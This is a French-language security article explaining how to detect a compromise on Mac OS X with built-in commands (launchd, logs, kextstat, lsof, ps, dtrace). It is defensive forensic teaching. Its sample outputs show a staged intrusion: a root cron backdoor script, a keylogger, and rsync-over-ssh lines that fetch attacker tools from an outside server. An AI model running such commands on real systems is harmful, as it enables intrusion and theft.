
> 10 astuces pour identifier rapidement une compromission

Cet article a pour objectif d'identifier rapidement, sans outil complémentaire et sans connaissance avancée, une activité malveillante sur votre système Mac OS X. Il ne s'agit donc pas ici de présenter de méthodes révolutionnaires et complexes, mais uniquement des astuces simples à mettre en œuvre, et généralement efficaces, pour identifier une compromission en temps réel ou s'étant déjà produite.

par Arnaud MALARD

Le schéma suivant propose une vision globale de la marche à suivre.



Chacun de ces thèmes sera abordé dans cet article.

Une étude analogue pour Windows, sera publiée dans le prochain ActuSecu.

1. Identifier les programmes lancés au démarrage

La majorité des malwares connus sont aujourd'hui persistants : ils sont lancés à chaque démarrage du système. Il est donc important de vérifier que les programmes et les services démarrés automatiquement sont légitimes.

Le service «launchd» est responsable de la gestion des programmes lancés au démarrage du système en utilisant des fichiers de configuration au format «plist». Un fichier de configuration est nécessaire pour chaque programme et peut être stocké à différents emplacements selon les besoins du programme :

 Pour les services gérés par le Framework XPC Service, utilisés pour les applications sandboxées et lancées dans le contexte de l'utilisateur :

- /Applications/<APPLI>/Contents/XPCServices/>/Contents/Info.plist
- /System/Library/XPCServices/<APPLI>/Contents/Info.plist

- Pour les agents lancés avec les droits de l'utilisateur et pouvant bénéficier d'une interface graphique :
  - /System/Library/LaunchAgents/<nom_de_agent>.plist
  - /Library/LaunchAgents/<nom_de_agent>.plist
  - ~/Library/LaunchAgents/<nom_de_agent>.plist

- Pour les démons lancés en tâche de fond, avec les droits root :
  - /System/Library/LaunchDaemons/<nom_du_daemon>.plist
  - /Library/LaunchDaemons/<nom_du_daemon>.plist

- Pour les programmes démarrés lors de l'ouverture d'une session utilisateur en GUI, dans le contexte de l'utilisateur :
  - ~/Library/Preferences/com.apple.loginitems.plist
  - /Applications/<APPLI>.app/Contents/Library/LoginItems/<APPLI2>.app

Chaque fichier de configuration «plist» précise comment le programme l'agent ou le service sont démarrés . Nous n'en détaillerons pas son mode de fonctionnement dans cet article.

«Le service «launchd» est responsable de la gestion des programmes lancés au démarrage du système en utilisant des fichiers de configuration au format '.plist'»

Généralement, un programme malveillant se fond dans la masse. En outre, il met presque systématiquement en oeuvre des mécanismes de redondance. Dans ce contexte, les emplacements où un malware peut être configuré sont nombreux. Ainsi, il n'est pas réellement possible de vérifier de manière automatisée la légitimité de chaque programme.

Cependant, la recherche des derniers programmes configurés peut permettre d'identifier de nouveaux programmes persistants et malveillants. Ainsi, en affichant uniquement les fichiers de configuration des programmes ayant subi des modifications au cours du dernier mois, le résultat est sans appel ... et il est rapidement identifié que le keylogger «logKext» a été installé le 20 Novembre à 14:42.

```
bash-3.2# ls -lsct /Library/LaunchDaemons/ | grep nov
8 -rw-r--r--  1 root  wheel   464 20 nov 14:42 logKext.plist
8 -rw-r--r--  1 root  wheel   517 16 nov 09:38 com.radiosilencea
8 -rw-r--r--  1 root  wheel   661 12 nov 10:28 org.macosforge.xq
8 lrwxr-xr-x  1 root  wheel    66  9 nov 17:31 org.freedesktop.d
aemons/org.freedesktop.dbus-system.plist
```

Une autre méthode pour identifier une menace, consiste à vérifier si les fichiers de configuration des malwares connus et documentés sont présents. Par exemple, les malwares connus utilisent les fichiers de configuration suivants :

- Flashback : ~/Library/LaunchAgents/com.java.update.plist
- Imuler : ~/Library/LaunchAgents/checkvir.plist
- SabPub : ~/Library/LaunchAgents/com.apple.PubSabAgent.plist
- Mac Control : ~/Library/LaunchAgents/com.apple.FolderActionsxl.plist

Pensez donc à vérifier votre système ...

2. Analyser les tâches programmées

Comme sous Unix, la méthode la plus simple pour programmer des tâches planifiées est d'utiliser le service «cron». Il est vrai que le service «launchd» peut remplacer totalement cette fonctionnalité , mais «cron» à la particularité d'être très simple d'utilisation contrairement à «launchd», pas forcément maîtrisé par les utilisateurs réguliers de Linux par exemple. Un malware peut très probablement utiliser ce type de service pour se lancer à des plages horaires spécifiques.

Il est donc important de vérifier que l'exécution d'aucun programme malveillant n'est planifiée.

Commande : crontab –u <USER> -l où <USER> correspond aux privilèges utilisés, permet de réaliser ce contrôle.

```
bash-3.2# crontab -u sudoman -l
crontab: no crontab for sudoman
bash-3.2# crontab -u root -l
*/30 * * * * /ARCHIVE/XMCO/backdoor_xmco.sh
```

Évidemment, comme présenté dans la capture, un programme lancé avec les droits «root» doit vous alerter ...

3. Analyser les journaux d'événement du système

Les journaux d'événements générés par Mac OS X permettent généralement d'identifier rapidement une activité malveillante telle que la création d'un compte, l'élévation de privilèges, la connexion d'un media de stockage ou encore l'installation d'une porte dérobée. Quatre types de journaux permettent notamment de détecter des actions de ce type :

 Les journaux système *.asl situés dans «/private/var/log/asl/» :

✚ Au format binaire, les fichiers asl sont lisibles à l'aide de la commande syslog.

✚ Il est possible d'identifier, par exemple, qu'une clef USB formatée en NTFS a été branchée sur le poste à 12h47 le 28 novembre.

Commande : syslog -T utc -F raw -d /private/var/log/asl/

```
[ASLMessageID 266789] [Time 2012-11-28 12:47:13Z] [TimeNanoSec 734222
000] [Level 5] [PID 66318] [UID 0] [GID 0] [ReadGID 80] [Host ArnHack
Mac.local] [Sender ntfs-3g] [Facility daemon] [Message Mount options:
 auto_xattr,local,nodev,noowners,nosuid,defer_permissions,allow_other
,nonempty,relatime,fsname=/dev/disk3s1,volname=16GO]
```

 Les journaux d'audit situés dans «/private/var/audit/» stockent les informations propres aux accès et comptes utilisateurs :

✚ Au format binaire, ces journaux sont lisibles à l'aide de la commande praudit.

✚ Il est possible d'identifier, par exemple, la suppression du compte «xmco_evil» :

Commande : praudit –xn /var/audit/*

```
<record version="11" event="delete user" modifier="0" time="Tue Nov 20 15:08:40 2012" msec
<subject audit-uid="503" uid="503" gid="20" ruid="503" rgid="20" pid="8530" sid="100006" t
<text>Delete record type Users &amp;apos;xmco_evil&amp;apos; node &amp;apos;/Local/Default&amp;apos;</text
<return errval="success" retval="0" />
</record>
```

 Les journaux du pare-feu Apple correspondent aux fichiers «/private/var/log/appfirewall.log.*». Ils stockent les informations concernant les connexions réseau entrantes filtrées ou autorisées, et donc d'éventuelles traces d'un attaquant qui essaierait d'accéder aux services distants du Mac.

✚ Au format texte, ces journaux peuvent être ouverts à l'aide d'un éditeur de texte classique.

✚ Il est possible d'identifier, par exemple, la communication avec une machine extérieure via «Adium» ou encore le blocage des flux «DropBox» :

```
o port 88 proto=6
Nov 20 13:01:26 ArnHackMac.local socketfilterfw[8545] <Info>: Allow Adium connecting from 172.16.10.114:50577
 to port 5298 proto=6
Nov 20 15:16:59 ArnHackMac.local socketfilterfw[8545] <Info>: Deny Dropbox data in from 172.16.10.105:17500 t
o port 17500 proto=17
Nov 20 15:17:03 --- last message repeated 1 time ---
Nov 20 15:17:03 ArnHackMac.local socketfilterfw[8545] <Info>: Deny Dropbox data in from 172.16.10.114:17500 t
```

 Enfin, les journaux d'installation «/private/var/log/install.log.*» stockent les informations système générées lors de l'installation d'un programme ou d'un service :

✚ Au format texte, ces journaux peuvent être ouverts à l'aide d'un éditeur de texte classique.

✚ Il est possible d'identifier, par exemple, l'installation du Keylogger «logKext» et l'activation de sa persistance au démarrage du système :

```
Nov 20 14:42:18 ArnHackMac.local Installer[8880]: logKext  Installation Log
Nov 20 14:42:18 ArnHackMac.local Installer[8880]: Opened from: /Users/sudoma
n/Downloads/logKext-2.3.pkg
Nov 20 14:42:18 ArnHackMac.local Installer[8880]: Product archive /Users/sud
oman/Downloads/logKext-2.3.pkg trustLevel=100
Nov 20 14:42:25 ArnHackMac.local Installer[8880]:       Install: "logKext"
```

> INFO

Un nouveau virus ciblant Mac a été découvert

F-Secure aurait découvert un nouveau virus ciblant les ordinateurs d'Apple. Baptisé Dockster, ce nouveau malware semble exploiter la même vulnérabilité que FlashBack et SabPub à savoir la faille Java référencée CVE-2012-0507. Cette vulnérabilité a déjà été corrigée par Apple. Par conséquent, les versions de Mac OS X maintenues à jour ainsi que les machines sur lesquelles le support du plug-in Java a été désactivé ne sont pas vulnérables.

L'exploitation de la faille référencée CVE-2012-0507 permet à Dockster d'infecter une machine lors de l'exécution d'une applet Java contenue dans une page web. Une fois la machine infectée, le virus installe une porte dérobée permettant à l'auteur de l'attaque de télécharger des fichiers présents sur le système de cette dernière.

Dockster intègre aussi un dispositif permettant d'enregistrer les frappes sur le clavier (KeyLogger).

Il semblerait que ce malware soit utilisé dans le cadre d'une attaque visant le peuple tibétain. En effet, le malware a été découvert sur un site appartenant au Dalaï-Lama ; le site officiel de ce dernier ne semble pas être infecté.

4. Identifier les comptes utilisateurs existants et créés

La compromission d'une machine est généralement suivie de la création d'un compte utilisateur qui possède généralement les droits d'administration.
Le répertoire «/Users» stocke l'espace de travail de chaque utilisateur, mais un pirate prend rarement le temps d'en créer un ... Il ne faut donc pas se fier à ce répertoire pour identifier les utilisateurs ayant été créés.

La commande suivante permet d'identifier rapidement les utilisateurs définis sur le système, dont ceux qui n'ont pas d'espace de travail.

Commande : dscacheutil -q user | grep -B 5 '/bash' | grep name | cut -c '7-'

```
bash-3.2# dscacheutil -q user | grep -B 5 '/bash' | grep name | cut -c '7-'
sudoman
xmco
```

Les comptes utilisateur qui disposent des droits root peuvent être identifiés via la commande suivante :

Commande : /usr/bin/dscl . -read /Groups/admin | grep 'GroupMembership:' | cut -c '18-' | sed '/root / s///'

SI un compte a été créé puis supprimé, ce qui est souvent le cas afin de laisser le moins de traces possibles, les journaux d'audit, présentés plus haut fournissent l'information. En recherchant le mot clef «event=create user»», la création d'un utilisateur peut rapidement être retrouvée.

```
<record version="11" event="create user" modifier="0" time="Fri Nov 16 12:42:37 2012" m
<subject audit-uid="503" uid="0" gid="0" ruid="0" rgid="0" pid="45461" sid="44829" tid=
<text>Create record type Users &apos;xmco_evil&apos; node &apos;/Local/Default&apos;</t
<return errval="success" retval="0" />
</record>
```

5. Identifier les drivers actifs

Certains malwares actuels sont exécutés au niveau de la couche noyau et font généralement appel à un pilote qui tourne avec les droits root. Ce genre de malware est capable d'interagir avec les composants physiques tels que la Webcam ou encore le clavier. Par exemple, «logKext» est un malware permettant d'enregistrer les frappes du clavier. D'autres malwares sont capables de prendre des photos avec votre Webcam à votre insu.
Identifier ce type de malware n'est pas difficile car il suffit d'afficher la liste des pilotes chargés sur le système.

La commande «kextstat –A» permet de réaliser cette opération.

```
  2 0xffffff7f8157d000 0x9c000    0x9c000    com.apple.iokit.IOBluetoothFamily
  0 0xffffff7f813a4000 0x12000    0x12000    com.apple.iokit.IOSurface (86.0.2)
  0 0xffffff7f8120b000 0x7000     0x7000     com.apple.iokit.IOUserEthernet (1.
  0 0xffffff7f810c4000 0x4000     0x4000     com.fsb.kext.logKext (2.3) <27 4 3
  0 0xffffff7f807b6000 0x5000     0x5000     com.Cycling74.driver.Soundflower (
  0 0xffffff7f81ccc000 0x5000     0x5000     com.apple.driver.AudioAUUC (1.60)
  0 0xffffff7f8214a000 0x3000     0x3000     com.apple.driver.AppleMikeyHIDDriv
```

Les références indiquées sur la première colonne sont propres à la date d'installation du pilote.

En revanche, au moment de l'analyse, il est possible que le pilote «malveillant» soit disponible, mais pas chargé. Dans ce cas, il est possible d'identifier rapidement la totalité des pilotes, qu'ils soient chargés ou pas, en analysant le contenu du répertoire «/System/Library/Extensions/».

La commande «kextfind» permet également d'effectuer des recherches de pilotes selon des critères bien précis.

```
bash-3.2#  kextfind -bundle-id -substring 'dos'
/System/Library/Extensions/msdosfs.kext
bash-3.2#  kextfind -bundle-id -substring 'ntfs'
/System/Library/Extensions/ntfs.kext
```

6. Identifier la présence de fichiers non standard

La recherche de fichiers appartenant à root, dont le bit SUID ou GUID est positionné peut permettre d'identifier des malwares ou des applications légitimes compromises car mal configurées. En effet, l'exploitation de ces paramètres est couramment utilisée par les pirates afin d'élever leurs privilèges ou de forcer un simple utilisateur à lancer une tâche avec les droits root, à son insu.

La commande suivante permet d'identifier ces types de fichiers et donc potentiellement un programme malveillant, comme ci-dessous où «backdoor_xmco» qui a été identifiée.

Commande : find / -type f \(-perm -004000 -o -perm -002000 \) -exec ls -lg {} \;

```
bash-3.2# find /Applications/ -type f \( -perm -004000 -o -perm -002000 \) -exec ls -lg {} \;
-r-sr-xr-x  1 wheel  133920  3 mai  2012 /Applications//Connect TO/Tunnelblick.app/Contents/Resources/openvpns
rt
-rwsr-sr-x  1 wheel  361160 19 aoû  2011 /Applications//Ipod/Seas0nPass 2.app/Contents/Resources/dbHelper
-rwsr-sr-x  1 procmod  554460  8 déc  2011 /Applications//reverse/Disassembler/idaq.app/Contents/MacOS/mac_ser
r
-r-sr-sr-x  1 admin  30060 22 jui  2011 /Applications//Secu/Clamav/ClamXav.app/Contents/Resources/ClamXavSentr
app/Contents/Resources/gfslogger
-rwsr-sr-x  1 admin  110 20 nov 19:42 /Applications//Server/TftpServer.app/Contents/Resources/backdoor_xmco
-rwsr-xr-x  1 admin  34020  7 mar  2011 /Applications//Server/TftpServer.app/Contents/Resources/launchctlTool
-rwsr-xr-x  1 admin  96504  7 mar  2011 /Applications//Server/TftpServer.app/Contents/Resources/tftpdTool
-rwsr-xr-x  1 admin  92516  7 mar  2011 /Applications//Server/TftpServer.app/Contents/Resources/xinetdTool
```

La taille des fichiers stockés est également un élément à vérifier car il est courant que les pirates regroupent les informations volées (mémoire RAM, trousseau d'accès, emails, calendrier, etc.) au sein d'une archive pouvant atteindre une taille importante. La commande suivante permet, dans cet exemple, d'identifier tous les fichiers

ayant une taille supérieur à 100Mo.

Commande : find / -size +100000k -exec ls -lh {} \;

```
bash-3.2# find /tmp/ -size +100000k -exec ls -lsh {} \;
326272 -rw-r--r--  1 sudoman  wheel   159M 21 nov 15:53 /tmp//Archive.zip
16599600 -rw-r--r--  1 root  wheel   7,9G 21 nov 15:52 /tmp//image_RAM.raw
```

Si vous êtes en présence d'une machine en cours de compromission, la détection de la source d'intrusion s'avère souvent plus facile. Les points 7 à 10 décrivent les opérations qui peuvent être lancées.

A titre d'exemple, voici un scénario simple de compromission :

- Un pirate accède au système via le service SSH ouvert sur le Mac ;
- Une connexion est établie, depuis le Mac, via le script «backdoor_xmco.sh», vers un serveur situé sur Internet, maîtrisé par le pirate ;
- Le keylogger «logKext» est installé.

Ce genre de scénario est très classique. Il permet au pirate d'exfiltrer aisément des informations sensibles stockées sur le disque dur (ex : fichier Excel, trousseau d'accès, cookies, etc.) ou saisies par l'utilisateur (ex : mot de passe de la GUI d'authentification Mac, mot de passe Gmail, etc.)
Les points 7 à 10 permettent d'identifier les éléments symptomatiques de ce type d'attaque.

7. Identifier une activité réseau étrange

Partons du principe que le Mac compromis communique avec un serveur externe. L'analyse des connexions réseau en cours permet d'obtenir une première information sur la source de l'intrusion. La commande «netstat –an» permet d'identifier les connexions actives vers et depuis le Mac.

La capture ci-dessous illustre la connexion d'une machine, 192.168.1.38, sur le service ssh (TCP/22) du Mac (192.168.1.86) :

```
bash-3.2# netstat -an | grep tcp
tcp4       0      0  192.168.1.86.22        192.168.1.38.58173     ESTABLISHED
tcp4      37      0  192.168.1.86.49771     199.47.217.174.443     CLOSE_WAIT
tcp4       0      0  192.168.1.86.49760     192.168.1.38.80        ESTABLISHED
tcp4      37      0  192.168.1.86.49746     107.20.249.204.443     CLOSE_WAIT
tcp4      37      0  192.168.1.86.49743     174.129.223.130.443    CLOSE_WAIT
tcp4       0      0  192.168.1.86.53510     88.190.220.103.443     ESTABLISHED
```

La commande «w» confirme que l'utilisateur «xmco_u» est actuellement connecté depuis un poste distant :

```
bash-3.2# w
11:55  up 40 mins, 4 users, load averages: 1,20 0,85 0,61
USER     TTY      FROM              LOGIN@  IDLE WHAT
sudoman  console  -                 11:17     41 -
sudoman  s000     -                 11:46      - w
xmco_u   s001     192.168.1.38      11:53      - ping
sudoman  s002     -                 11:48      - -bash
```

Les connexions utilisateur depuis la console précédemment identifiées peuvent par ailleurs être recoupées avec les informations retournées par la commande «last».

Une astuce permettant de détecter une anomalie est de vérifier le nombre de paquets qui transitent via les interfaces réseaux. Dans l'exemple ci-dessous, la commande (remplacer «receive» par «send» pour afficher les paquets sortants) permet de détecter qu'une quantité importante de paquets ont été émis à partir de l'adresse 88.190.220.103.

Commande : dtrace -n 'ip:::receive { @[args[2]->ip_saddr] = count(); }'

```
bash-3.2# dtrace -n 'ip:::receive { @[args[2]->ip_saddr] = count
dtrace: description 'ip:::receive ' matched 5 probes
^C

  192.168.1.37                    1
  192.168.1.40                    1
  192.168.1.51                    1
  192.168.1.99                    1
  192.168.1.1                    14
  91.121.165.56                  35
  192.168.1.38                   78
  88.190.220.103               2511
```

Ces résultats alimentent l'hypothèse que le pirate (192.168.1.38) s'est connecté en SSH au Mac. Il s'est connecté par la suite à son serveur (88.190.220.103) pour y récupérer une quantité importante de données ou pour y stocker des données volées. La ligne de la commande présentée précédemment indique d'ailleurs une connexion avec ce serveur sur le port 443 (HTTPS).

Commande : netstat –an

Mais comment savoir ce que le pirate est en train d'effectuer comme opération sur le Mac compromis ?

«La recherche des processus associés à chacune des connexions réseau est une étape essentielle pour identifier l'origine d'une intrusion à distance.»

8. Identifier les processus actifs

La recherche des processus associés à chacune des connexions réseau constitue une étape essentielle pour identifier l'origine d'une intrusion à distance. La commande «lsof –i» permet de réaliser notamment cette opération. Dans l'exemple ci-dessous, le processus 5856, lancé par l'utilisateur «xmco_u» est à l'origine de la connexion avec le serveur 88.190.220.103.

```
bash-3.2# lsof -i | grep ESTABLISHED
Google    38470        sudoman  164u  IPv4 0x9a38491e86e257f9      0t0    TCP 192.168.
Google    39412        sudoman   25u  IPv4 0x9a38491e86e29989      0t0    TCP localhos
GoogleTal 39413        sudoman   31u  IPv4 0x9a38491e86e28b19      0t0    TCP localhos
smbd      40523           root    6u  IPv4 0x9a38491e86e250c1      0t0    TCP 192.168.
ssh        5856        xmco_u    3u  IPv4 0x9a38491e9178a669      0t0    TCP 192.168.
```

La première colonne informe également que le client «ssh» est responsable de cette connexion vers le service HTTPS.

L'affichage des ressources utilisées par le processus 5856,

via la commande «lsof –p», indique clairement que le client «/usr/bin/ssh» est utilisé et qu'il a été lancé depuis le répertoire «/ARCHIVE».

```
bash-3.2# lsof -p 5856
COMMAND  PID   USER   FD   TYPE             DEVICE  SIZE/OFF    NODE NAME
ssh     5856  xmco_u  cwd   DIR                1,2       646 1845648 /ARCHIVE/
ssh     5856  xmco_u  txt   REG                1,2    732064    6152 /usr/bin/ssh
ssh     5856  xmco_u  txt   REG                1,2    600576   10172 /usr/lib/dyld
ssh     5856  xmco_u  txt   REG                1,2 301465600 1608531 /private/var/db/dyld/dyld_shared_cache
ssh     5856  xmco_u   0u  unix 0x304430b02f7e5c5f      0t0         ->0x304430b01e016d27
ssh     5856  xmco_u   1u  unix 0x304430b020ded747      0t0         ->0x304430b020ded427
ssh     5856  xmco_u   2u   CHR               16,3  0t128790     847 /dev/ttys003
ssh     5856  xmco_u   3u  IPv4 0x304430b02fa1bfef      0t0     TCP 192.168.1.86:56339->88.191.98.228:http
ssh     5856  xmco_u   4u  unix 0x304430b020dee237      0t0         ->0x304430b01f842acf
ssh     5856  xmco_u   5u  unix 0x304430b02f7e5c5f      0t0         ->0x304430b01e016d27
ssh     5856  xmco_u   6u  unix 0x304430b020ded747      0t0         ->0x304430b020ded427
ssh     5856  xmco_u   7u   CHR               16,3  0t128790     847 /dev/ttys003
```

Il existe une autre astuce, lorsqu'il n'est pas possible d'identifier un numéro de processus, mais qu'il y a des flux réseau entrants ou sortants :

Le processus 5856, responsable de la connexion ssh vers l'extérieur, est forcément le processus fils d'un ou plusieurs autres processus, responsables de son exécution. La recherche des processus pères permet d'identifier un éventuel programme malveillant chargé de lancer des actions (telles qu'une connexion SSH par exemple). En voici la commande :

Commande : ps -o user,pid,ppid,command –ax

```
bash-3.2# ps -o user,pid,ppid,command -ax
root       5642     1 /usr/sbin/sshd -i
xmco_u     5643  5642 /usr/sbin/sshd -i
xmco_u     5644  5643 -bash
xmco_u     5854  5644 sh backdoor_xmco.sh
```

Dans notre scénario, l'affichage des processus sous ce format permet de comprendre aisément les actions réalisées sur le système :

- 1ère ligne : le processus 5642 (fils du processus 1) correspond au service lancé sur la machine SSHD avec les droits «root» ;
- 2ème ligne : le processus 5643 (fils du processus 5642) correspond à la connexion au service SSHD avec le compte «xmco_u» ;
- 3ème ligne : le processus 5644 (fils du processus 5643) correspond à une console Bash lancée à travers la session SSH ouverte avec le compte «xmco_u» ;
- 4ème ligne : le processus 5854 (fils du processus 5644) correspond au script «backdoor_xmco.sh». Il est lancé à travers la console Bash.

Ainsi, quelques commandes suffisent pour identifier le programme responsable de l'activité malveillante, soit «backdoor_xmco.sh».

9. Identifier les fichiers en cours d'utilisation

La suite de la commande «ps -o user,pid,ppid,command –ax» fournit davantage d'informations sur les commandes lancées par le script «backdoor_xmco.sh».

Dans le cadre du scénario étudié, le contenu du répertoire «/home/xmco/tools» du serveur 88.191.98.228 est copié sur le Mac grâce à la commande Rsync. Cette commande a été lancée voa une connexion SSH déjà identifiée au préalable. Ce genre d'action est typique d'un pirate qui récupère ses outils de hacking pour continuer à compromettre le système ainsi que d'autres équipements situés à proximité.
L'affichage des ressources utilisées par les différents processus fils fournit des détails intéressants sur les actions lancées par le pirate. Par exemple, l'analyse du processus responsable de la récupération des fichiers, rsync, permet d'identifier le nom des fichiers téléchargés par le script «backdoor_xmco.sh».

```
bash-3.2# lsof -p 5881
COMMAND  PID   USER   FD   TYPE             DEVICE  SIZE/OFF    NODE NAME
rsync   5857  xmco_u  cwd   DIR                1,2       408 1845997 /ARCHIVE/Tools
rsync   5857  xmco_u  txt   REG                1,2    303120  303160 /usr/bin/rsync
rsync   5857  xmco_u  txt   REG                1,2    600576   10172 /usr/lib/dyld
rsync   5857  xmco_u  txt   REG                1,2 301465600 1608531 /private/var/db/dyld/dyld_shared_cache
rsync   5857  xmco_u   0u   CHR               16,3  0t310326     847 /dev/ttys003
rsync   5857  xmco_u   1u   CHR               16,3  0t310326     847 /dev/ttys003
rsync   5857  xmco_u   2u   CHR               16,3  0t310326     847 /dev/ttys003
rsync   5857  xmco_u   3u   REG                1,2 18874368 3391058 /ARCHIVE/Tools/nmap_standalone_macosx
rsync   5857  xmco_u   5u  unix 0x304430b01f8411cf      0t0         ->0x304430b01c09adef
rsync   5857  xmco_u   6u  unix 0x304430b01e014f77      0t0         ->0x304430b020ded427
```

Le script natif dtrace «iosnoop» constitue une alternative pour l'identification des fichiers en cours de lecture ou d'écriture et donc pour identifier une potentielle activité malveillante.

```
bash-3.2# iosnoop | grep rsync
  UID   PID D    BLOCK   SIZE       COMM PATHNAME
  503 42607 W 292316664 262144      rsync ??/Windows 7/.Guide_de_Windows_7-v1.0.doc
...
  503 42607 W 292317176 262144      rsync ??/Windows 7/.Guide_de_Windows_7-v1.0.doc
```

Évidemment, le scénario de compromission présenté précédemment est simple. Il ne serait pas forcément possible d'identifier autant d'informations avec un malware, complexe et développé pour ne pas être détecté. En masquant ses traces à l'aide d'un rootkit, l'attaque deviendrait beaucoup plus difficile à détecter. L'analyse des nouveaux processus crées via la commande dtrace , pourrait néanmoins s'avérer efficace ...

```
xmco_u     5855  5854 rsync -avz --delete-excluded -e ssh -C -p443 xmco_login@88.191.98.228:/home/xmco/tools/ Tools
xmco_u     5856  5855 ssh -C -p443 -l xmco_login 88.191.98.228 rsync --server --sender -vlogDtprz . /home/xmco/tools/
xmco_u     5857  5855 rsync -avz --delete-excluded -e ssh -C -p443 xmco_login@88.191.98.228:/home/xmco/tools/ Tools
```

Commande : dtrace -n 'proc:::exec-success { trace(execname); }'

```
bash-3.2# dtrace -n 'proc:::exec-success { trace(execname); }'
dtrace: description 'proc:::exec-success ' matched 2 probes

CPU     ID                    FUNCTION:NAME
  2   1027          __mac_execve:exec-success   sh
  4   1027          __mac_execve:exec-success   backdoor_xmco_msf
  0   1043           posix_spawn:exec-success   cupsd
```

Pour les malwares complexes, il faut analyser la mémoire RAM.

10. Utiliser un antivirus

Les malwares sous Mac sont de plus en plus répandus, c'est indéniable ... Le cas de Flashback, particulièrement médiatisé, a confirmé ce point et a conduit les éditeurs antivirus a sortir rapidement des logiciels Antivirus adaptés à Mac OS X, avec des signatures propres au système et aux nouveaux malwares. Si un Mac a été infecté par un malware connu, il y a fort à parier que celui-ci sera détectable par les antivirus. Cela ne coûte donc rien de lancer ce type d'outil pour analyser l'intégrité du système de fichiers et nettoyer les fichiers infectés.


«L'analyse d'une image mémoire permet souvent de récolter des informations difficilement identifiables depuis un accès à la machine et au système de fichiers.»

... Tout en mémoire

Toutes les informations précédemment récoltées se trouvent également dans la mémoire RAM. En outre, l'analyse d'une image mémoire permet souvent de récolter des informations difficilement identifiables depuis un accès à la machine et au système de fichiers.

Par exemple, le mot de passe du pirate utilisé pour accéder à son serveur distant ne sera pas stocké sur le disque, mais très probablement dans la mémoire RAM ... Aussi, si le pirate a nettoyé convenablement le système suite à son intrusion, l'analyse de la mémoire RAM peut s'avérer être la seule solution efficace pour remonter à la source de l'intrusion.

Si l'extraction de la mémoire peut être réalisée aisément grâce à des outils tels que «Mac Memory Reader», son analyse est plus fastidieuse. «Volatility», qui fera l'objet d'une étude dans le prochain numéro de l'ActuSecu, intègre des plugins pour Mac OS X. Cependant, comme cette intégration est récente, les résultats qu'il retourne ne sont pas toujours fiables ou exploitables. Les plugins «mac_trustedbsd» et «mac_notifiers» permettent toutefois d'identifier les rootkits qui reposent sur le framework TrustedBSD et ceux qui interceptent les fonctions propres aux entres/sorties matérielles.
La recherche des chaines de caractères via la commande «string» permettra par contre, dans tous les cas, de remonter des informations intéressantes lors de l'analyse post-intrusion.



Script et résumé des commandes utiles

Nous vous proposons ci-dessous un script reprenant l'ensemble des commandes présentées dans cet article et que vous pourrez exécuter afin d'identifier une éventuelle compromission.

```
#/bin/bash

username=«sudoman»
file_output=«output.txt»

echo «[Logs_ASL]» >> $file_output
syslog  -T utc -F raw -d /private/var/log/asl/ >> $file_output
echo «[Logs_AUDIT]» >> $file_output
praudit -xn /var/audit/* >> $file_output
echo «[Logs_FW]» >> $file_output
cat /private/var/log/appfirewall.log >> $file_output
echo «[Logs_INST]» >> $file_output
cat /private/var/log/install.log >> $file_output

echo «[Users]» >> $file_output
/usr/bin/dscacheutil -q user|grep -B 5 'bash' |grep name | cut -c '7-' >> $file_output
echo «[Users_ADMIN]» >> $file_output
/usr/bin/dscl . -read /Groups/admin | grep 'GroupMembership:' | cut -c '18-' | sed '/root / s///' >> $file_output

echo «[Launched_XPC_APPLI]» >> $file_output
find /Applications/ -name XPCServices -exec ls -lsct {} \; >> $file_output
echo «[Lauched_XPC_SYS]» >> $file_output
ls -lsct /System/Library/XPCServices/ >> $file_output
echo «[Launched_Agents_SYS]» >> $file_output
ls -lsct /System/Library/LaunchAgents/ >> $file_output
echo «[Launched__Agents_LIB]» >> $file_output
ls -lsct /Library/LaunchAgents/ >> $file_output
echo «[Launched_Daemons_SYS]» >> $file_output
ls -lsct /System/Library/LaunchDaemons/ >> $file_output
echo «[Launched_Daemons_LIB]» >> $file_output
ls -lsct /Library/LaunchDaemons/ >> $file_output
echo «[Launched_LoginItems_USER]» >> $file_output
cat /Users/$username/Library/Preferences/com.apple.loginitems.plist >> $file_output
echo «[Launched_LoginItems_APP]» >> $file_output
find /Applications/ -name LoginItems -exec ls -lsct {} \; >> $file_output

echo «[Malware_Flashback]» >> $file_output
ls -lsct /Users/$username/Library/LaunchAgents/com.java.update.plist >> $file_output
echo «[Malware_Imuler]» >> $file_output
ls -lsct /Users/$username/Library/LaunchAgents/checkvir.plist >> $file_output
echo «[Malware_SabPub]» >> $file_output
ls -lsct /Users/$username/Library/LaunchAgents/com.apple.PubSabAgent.plist >> $file_output
echo «[Malware_Mac_Control]» >> $file_output
ls -lsct /Users/$username/Library/LaunchAgents/com.apple.FolderActionsxl.plist >> $file_output
echo «[Malware_logKext]» >> $file_output
